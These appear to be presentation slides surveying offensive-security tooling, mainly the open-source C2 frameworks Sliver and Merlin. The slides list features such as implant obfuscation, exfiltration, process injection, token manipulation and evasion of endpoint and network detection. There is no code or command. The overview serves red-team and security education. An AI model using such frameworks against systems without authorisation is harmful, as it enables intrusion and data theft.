- EDR & NIDS Evasion Tools
- Post-exploitation Tools
- Complete C2 Frameworks

sliver

github.com/BishopFox/sliver

- Open-source alternative to Cobalt Strike
- Implant build/ config/obfuscate
- Multiple exfiltration methods
- Actively Developed

Features

- Dynamic code generation
- Compile-time obfuscation
- Multiplayer-mode
- Staged and Stageless payloads
- Procedurally generated C2 over HTTP(S)
- DNS canary blue team detection
- Secure C2 over mTLS, WireGuard, HTTP(S), and DNS
- Fully scriptable using JavaScript/TypeScript or Python
- Local and remote process injection
- Windows process migration
- Windows user token manipulation
- Anti-anti-anti-forensics
- Let's Encrypt integration
- In-memory .NET assembly execution

merlin

github.com/Ne0nd0g/merlin

- Single operator
- Many unique features!
  - Multiple injection methods including QueueUserAPC
  - Donut & sRDI integration
  - QUIC support! (Also many others)

Thanks!

Relevant Hack the Planet episodes:

Josh Pitts Interview (YouTube)

C-Sto & capnspacehook Interview (YouTube)

Ben Kurtz (awgh@awgh.org)
@symbolcrash1
https://symbolcrash.com/podcast